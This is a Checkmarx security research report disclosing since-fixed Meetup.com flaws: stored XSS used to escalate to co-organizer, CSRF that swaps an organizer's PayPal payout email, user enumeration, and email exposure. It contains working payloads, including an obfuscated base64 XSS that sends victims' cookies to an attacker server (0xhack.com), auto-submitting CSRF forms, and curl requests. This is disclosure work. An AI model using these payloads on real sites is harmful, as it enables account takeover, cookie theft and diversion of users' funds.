
CHECKMARX SECURITY RESEARCH

Meetup Vulnerabilities: Escalation of Privilege and Redirection of Funds



Checkmarx

Table of Contents

About the Checkmarx Security Research Team

The Checkmarx Security Research Team is committed to providing organizations with actionable insight to support their efforts of building more secure software. Producing a variety of research reports, the Checkmarx Team helps all technology users better understand the most prominent software and application issues impacting today's digital world. We all have a responsibility to build software security into everything we deliver, and the Checkmarx Security Research Team is at the forefront of this mission.

Introduction

Recently, the Checkmarx Security Research Team was looking for API security issues in high-profile web applications, including Meetup.com. In addition to some more-common API issues, we also found some serious cross-site scripting (XSS) and cross-site request forgery (CSRF) vulnerabilities, which may put users at risk. Full descriptions of Checkmarx's findings can be found in the sections ahead and a Proof of Concept (POC) demonstration can be viewed here.

Part I: XSS+CSRF

Stored XSS on Meetup Discussion

CVSS3.1 Score: 8.7 (AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N)

Description

Requests with common XSS payloads, sent as a message post in the discussion area, were blocked as we would expect. However, we were able to bypass these protections in the POST requests, which creates the opportunity for attackers to hijack a Meetup group page, escalate their role to “co-organizer”, and completely manage the group.

The request was made on the Meetup API, takes advantage of common API security oversights and pitfalls, and affects the queries parameter.

Proof-of-Concept

The discussions capabilities are activated by default in a Meetup. Therefore, all an attacker had to do is to post the following message (or a similar payload) in the post field as shown in Figure 1.

Figure 1

This will reflect (cause) a JavaScript popup to occur as soon as any user visits the Meetup page. There are many scenarios for vulnerability exploitation, since this would execute JavaScript (if enabled) within any user's browser that is visiting this certain Meetup. In the script above, you can see that the script causes an alert to be activated in the user's browser with an alert code of "1". What the user would experience, is highlighted in Figure 2 below.




Figure 2

Possible Consequences

Escalation from regular user to co-organizer

Payload:

```
</script><style>@keyframes x{}</style><a style="animation-name:x"
onanimationend=eval(atob("dmFyIGlmcm0gPSBkb2N1bWVudC5jcmVhdGVFbGVtZW50KCJpZnJhbWUiKTt
pZnJtLnNldEF0dHJpYnV0ZSgic3JjIiwgImh0dHBzOi8vMHhoYWNrLmNvbS9hLz9jPSIgKyBlbmNvZGVVUklD
b21wb25lbnQoYnRvYShkb2N1bWVudC5jb29raWUpKSk7aWZybS5zdHlsZS53aWR0aCA9ICIxcHgiO2lmcm0uc
3R5bGUuaGVpZ2h0ID0gIjFweCI7ZG9jdW1lbnQuYm9keS5hcHBlbmRDaGlsZChpZnJtKTs&#61"))></a>
```

Explanation:

The `</script>` will break the JavaScript context in the page and allow us to write our own HTML with our event handler. We used one of many possible attack vectors from the XSS cheat sheet. Other attack vectors found in the cheat sheet could also be used.

We used eval() and base64 decoding of the payload, which is:

```
var ifrm = document.createElement("iframe");ifrm.setAttribute("src", "https://0xhack.com/a/?c=" +
encodeURIComponent(btoa(document.cookie)));ifrm.style.width = "1px";ifrm.style.height = "1px";document.
body.appendChild(ifrm);
```

This payload grabs the user cookie and sends it to the attacker's server, which creates an auto submit form with the needed data (ids):

```
<form action="https://www.meetup.com/api/" method="POST" name="add">
    <input type="hidden" name="method" value="addPermission" />
    <input type="hidden" name="&#95;csrf&#95;token" value="" />
    <input type="hidden" name="arg&#95;recipient" value="200349970" />
    <input type="hidden" name="arg&#95;chapter" value="32742732" />
    <input type="hidden" name="arg&#95;assigner" value="77923252" />
    <input type="hidden" name="arg&#95;permission" value="coorgnzr" />
    <input type="submit" value="Submit request" />
</form>
<script> document.add.submit(); </script>
```

All of the ids (above) could be sent automatically on the first request, but were written like this for the sake of simplicity.

As a result of our malicious request (next page,) the organizer will unknowingly change the attacker's role to "co-organizer" and by that, will grant access to the group functions (e.g., contact all members, edit group settings, manage money, create events, etc.) as shown in Figure 3.




Figure 3

Malicious Request

(Note: Cookies have been removed from the request below.)

```
curl “https://www.meetup.com/mu_api/urlname” -H “User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:69.0) Gecko/20100101 Firefox/69.0” -H “Accept: */*” -H “Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-
US;q=0.3” --compressed -H “Referer: https://www.meetup.com/pt-BR/Drop-the-payload-meetup/?_locale=pt-BR”
-H “content-type: application/x-www-form-urlencoded” -H “x-mwp-csrf: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJ1dWlkIjoiMWM4YjQ1ZTItMzcyMC00N2M5LTgyYzQtMGU0MTMyNzEzMDE4IiwidHlwZSI6ImhlYWRlciIsImlhdCI6MTU2OTk0MTMxMn0.
Cebbei1TuL8g2Fnw12corMtCcOpeNQfMb_Xw23UCZ1A” -H “x-meetup-activity: standardized_url=”%”2Furlname&standardized_
referer=undefined” -H “Origin: https://www.meetup.com” -H “Connection: keep-alive” -H “Cookie:” --data
“queries=”%”28endpoint”%”3ADrop-the-payload-meetup”%”2Fdiscussions”%”2Cmeta”%”3A”%”28method”%”3Apost”%”29”%”2Cpar
ams”%”3A”%”28description”%”3A”%”27”%”3C”%”2Fscript”%”3E”%”3Cstyle”%”3E”%”40keyframes+x”%”7B”%”7D”%”3C”%”2Fstyle”%
”3E”%”3Ca+style”%”3D”%”22animation-name”%”3Ax”%”22+onanimationend”%”3D”%”22alert”%”281”%”29”%”22”%”3E”%”3C”%”2Fa”
%”3E”%”27”%”2Curlname”%”3ADrop-the-payload-meetup”%”29”%”2Cref”%”3ApostDiscussion”%”29”
```

Response

```
HTTP/2.0 200 OK
content-type: application/json; charset=utf-8
x-mwp-csrf:
strict-transport-security: max-age=7776000
x-xss-protection: 1; mode=block
x-frame-options: SAMEORIGIN
cache-control: no-cache
```

```
set-cookie:
content-encoding: gzip
accept-ranges: bytes
date: Tue, 01 Oct 2019 15:23:55 GMT
via: 1.1 varnish
x-served-by: cache-mad22047-MAD
x-cache: MISS
x-cache-hits: 0
x-timer: S1569943435.604157,VS0,VE1009
vary: accept-encoding
X-Firefox-Spdy: h2
```

Recommendation

Do not rely on blacklisting events or special characters. In most cases, users don't have a need to post <html> tags in the discussions section of most websites. If this function is truly needed, sanitize every input possible.

Check the OWASP XSS Prevention Cheat Sheet for more recommendations and technical details, depending on the programming language.

Cross-Site Request Forgery on Payments Received

CVSS3.1 Score: 8.1 (AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N)

API Endpoint: meetup.com/payments/

Description

Since the form to change the PayPal recipient's email address in Settings / Payments received is vulnerable to CSRF, attackers are able to change the PayPal email address of every Meetup user to their own PayPal email address, without the victims noticing.

PoC

An attacker posts the following message:

```
</script><style>@keyframes x{}</style><a style="animation-name:x"
nanimationend=eval(atob("dmFyIGlmcm0gPSBkb2N1bWVudC5jcmVhdGVFbGVtZW50KCJpZnJhbWUiKTt
pZnJtLnNldEF0dHJpYnV0ZSgic3JjIiwgImh0dHBzOi8vMHhoYWNrLmNvbS9hL2luZGV4Mi5waHAiKTtpZnJt
LnN0eWxlLndpZHRoID0gIjFweCI7aWZybS5zdHlsZS5oZWlnaHQgPSAiMXB4Ijtkb2N1bWVudC5ib2R5LmFwc
GVuZENoaWxkKGlmcm0pOw&#61&#61"))></a>
```

This message is using the Stored XSS discussed earlier, but is pointing to another file:

```
var ifrm = document.createElement("iframe");ifrm.setAttribute("src", "https://0xhack.com/a/index2.php");
ifrm.style.width = "1px";ifrm.style.height = "1px";document.body.appendChild(ifrm);
```

index2.php will have an auto-submit form that exploits the CSRF issue present on the Payments Received page, and changes the PayPal account to "Evil_ Hacker@gmail.com" for any organizer who loads the Meetup page. See Figure 4.

Figure 4

Figure 5 shows a screenshot of the Meetup PayPal account page where the email address has been changed to Evil_Hacker@gmail.com. This is the email address an attacker uses for PayPal to link to the attacker's account.




Figure 5

Request

(Note: Cookies have been removed from the following request).

```
curl ‘https://www.meetup.com/payments/’ -H ‘User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0)
Gecko/20100101 Firefox/71.0’ -H ‘Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8’ -H
‘Accept-Language: en-US,en;q=0.5’ --compressed -H ‘Content-Type: application/x-www-form-urlencoded’ -H ‘Origin:
https://0xhack.com’ -H ‘Connection: keep-alive’ -H ‘Cookie: REDACTED’ -H ‘Upgrade-Insecure-Requests: 1’ --data
‘email=Evil_Hacker%40gmail.com&accept=accept&update_paypal=1’”
```

Response

```
HTTP/2.0 200 OK
content-type: text/html;charset=UTF-8
server: Apache-Coyote/1.1
p3p: CP=”CAO DSP LAW CUR DEVa TAIa PSAi PSDi OTPi OUR IND UNI NAV DEM STA LOC OTC”
x-meetup-server: 2cd2633924eb
x-frame-options: sameorigin
strict-transport-security: max-age=7776000
x-xss-protection: 1; mode=block
pragma: No-cache
cache-control: no-cache, no-store
expires: 0
content-language: en-US
set-cookie: REDACTED
content-encoding: gzip
accept-ranges: bytes
```

```
date: Wed, 11 Dec 2019 10:31:08 GMT
via: 1.1 varnish
x-served-by: cache-mad22033-MAD
x-cache: MISS
x-cache-hits: 0
x-timer: S1576060268.598870,VS0,VE455
vary: Accept-Encoding,User-Agent,Accept-Language
X-Firefox-Spdy: h2
```

Recommendation

Use CSP rules to prevent external forms from submitting information to Meetup.com. Also, you can apply temporary security tokens and CAPTCHA as alternatives.

Check the OWASP CSRF Prevention Cheat Sheet for more recommendations and technical details depending on your programming language.

Part II: API Security

Lack of Resources & Rate Limiting

CVSS Score: 4.3 – (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N)

The **`/members/{member_id}?&sign=true&photo-host=public&page=20`** endpoint of **`api.meetup.com`** was not protected with rate limiting. By replacing **`{member_id}`** with sequential positive integers, an attacker would be able to enumerate Meetup users, presenting serious privacy implications.

Recommendation

- Review the rate-limiting mechanism/policy and fix it/adjust it accordingly.
- For new applications, Meetup may consider using non-sequential user identifiers.

References

- API4:2019 Lack of Resources & Rate Limiting - OWASP API Top 10 2019
- Testing for User Enumeration and Guessable User Account (OWASP-AT-002)

Excessive Data Exposure (CVSS 4.3)

CVSS Score: 4.3 – (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N)

The **`/pro/{network_name}/members`** endpoint of **`api.meetup.com`** exposed email addresses to unauthorized users regardless of users' privacy settings.

For example, the user with ID **`63046122`**, whose "Privacy Settings" can be seen in Figure 7 below, joined two groups: WordPress Lisboa and WordPress Vigo, both belonging to the WordPress network.




Figure 7

Using a freshly created account with no activity, we issued a request to retrieve WordPress network members.

As shown in Figure 8 below, the user 63046122 email address is included in the API response, regardless of the privacy settings.




Figure 8

Recommendations

- Review/fix in-place privacy mechanisms.
- Filter response data on the server-side, based on user preferences.

References

- API3:2019 Excessive Data Exposure - OWASP API Top 10 2019
- A3:2017 Sensitive Data Exposure - OWASP Top 10 2017

Summary of Disclosure and Events

After discovering and validating the vulnerabilities, we notified Meetup of our findings and worked with them throughout the remediation process until they informed us everything was appropriately patched.

Meetup's Response

"Meetup takes reports about its data security very seriously, and appreciates Checkmarx's work in bringing these issues to our attention for investigation and follow up. There is no evidence of any exploitation of these now-resolved vulnerabilities; there was no impact on Meetup's users' accounts or privacy."

Timeline of Disclosure

- 14-Dec-2019: Sent full disclosure to Meetup.com
- 06-Mar-2020: Meetup.com confirmed they made some fixes
- 13-Mar-2020: Checkmarx tests show that not all vulnerabilities are covered. Additional fix suggestions sent to Meetup.com
- 15-Jul-2020: Meetup's Trust & Safety confirmed all reported issues are fixed

Final Words

Vulnerabilities like the ones mentioned above are why the Checkmarx Security Research Team performs investigations. This type of research activity is part of our ongoing efforts to drive the necessary changes in software security practices among organizations worldwide.

About the Checkmarx Security Research Team

The Checkmarx Security Research Team is committed to providing organizations with actionable insight to support their efforts of building more secure software. Producing a variety of research reports, the Checkmarx Team helps all technology users better understand the most prominent software and application issues impacting today's digital world. We all have a responsibility to build software security into everything we deliver, and the Checkmarx Security Research Team is at the forefront of this mission.

Software = Security

About Checkmarx

Checkmarx is the global leader in software security solutions for modern enterprise software development. Checkmarx delivers the industry's most comprehensive Software Security Platform that unifies with DevOps and provides static and interactive application security testing, software composition analysis, and developer AppSec awareness and training programs to reduce and remediate risk from software vulnerabilities. Checkmarx is trusted by more than 40 of the Fortune 100 companies and half of the Fortune 50. Learn more at www.checkmarx.com.